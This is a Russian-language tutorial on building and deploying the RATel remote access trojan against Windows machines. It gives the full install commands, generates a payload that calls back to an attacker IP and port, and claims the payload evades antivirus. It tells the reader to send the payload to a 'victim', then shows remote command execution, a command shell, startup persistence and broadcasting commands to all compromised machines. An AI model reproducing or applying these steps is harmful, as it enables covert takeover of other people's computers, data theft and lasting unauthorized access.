RATel: создаём RAT для Windows
Этичный Хакер
Сегодня в этом уроке мы расскажем вам о другом инструменте тестирования на проникновение под названием “RAT-el“. Это инструмент с открытым исходным кодом, который позволяет вам получить контроль над компьютером с Windows. Он работает по модели клиент-сервер, сервер отправляет команды, а клиент выполняет команды и отправляет результат обратно на сервер. Клиент полностью не обнаруживается антивирусным программным обеспечением.
Зависимости
Как всегда, на этот раз нам также необходимо установить некоторые зависимости перед установкой этого инструмента.
sudo apt-get install git python3 python3-pip mingw-w64


Прежде всего, вы должны загрузить проект этого инструмента с помощью команды git из GitHub. После этого вам нужно перейти в каталог “setup” этого инструмента с помощью команды cd и, наконец, выполнить команду “pip”, чтобы установить остальные зависимости.
git clone https://github.com/FrenchCisco/RATel
cd RATel/setup
pip3 install -r requirement.txt
Настройка клиента
Нам придется вернуться к основному каталогу этого инструмента. Теперь вам нужно изменить IP-адрес, номер порта и имя этого инструмента в соответствии с вашими предпочтениями.
cd RATel
python3 RATelGenerator.py --port 12345 --ip 192.168.1.12 --name ratel.exe --password secnhack


После создания полезной нагрузки полезная нагрузка будет сохранена в каталоге “полезная нагрузка”. Теперь вы можете поделиться им с жертвой, используя любые онлайн- или офлайн-сервисы.
cd payload/
Защитник Windows
Посмотрите ниже, защита защитника Windows включена.

Настройка сервера
Вернитесь к своей основной машине kali Linux и настройте сервер для записи клиентского сеанса. Теперь соединение будет установлено, как только жертва нажмет на вредоносный клиентский сервис.
cd RATel/server
python3 RATelServer.py --port 12345 --password 12345 --time 5 --clean


Мы понятия не имеем, что именно нам нужно сделать после получения сеанса, поэтому мы выполним команду “-h”, чтобы увидеть все команды.

Сеанс списка
Вы можете просмотреть все установленные сеансы, используя команду “-ls”.

Выполните команду, просто выбрав цель и ее идентификатор сеанса. Теперь мы получили полный контроль над целевой системой. После этого мы выполним команду “-h”, чтобы снова увидеть ее использование.
Использование
-target <ИДЕНТИФИКАТОР>
Выполнить команду
Теперь мы можем выполнять все команды, связанные с командной строкой, в целевой системе, используя параметр “-c”.

Активировать командную строку
Также вы можете активировать CMD-приглашение, выполнив следующую команду.

Настойчивость
Модуль сохранения загружается во время запуска Windows, который мы также можем создать.

Трансляция
У него есть еще одна функция, с помощью которой мы можем транслировать любое сообщение одновременно на все действующие сеансы. Как вы можете видеть на изображении ниже, мы распространили сообщение об открытии проводника в каждой системе.
--broadcast
-c "explorer.exe "

Как вы можете видеть, запрос проводника активирован в каждой системе, что означает, что он работает отлично.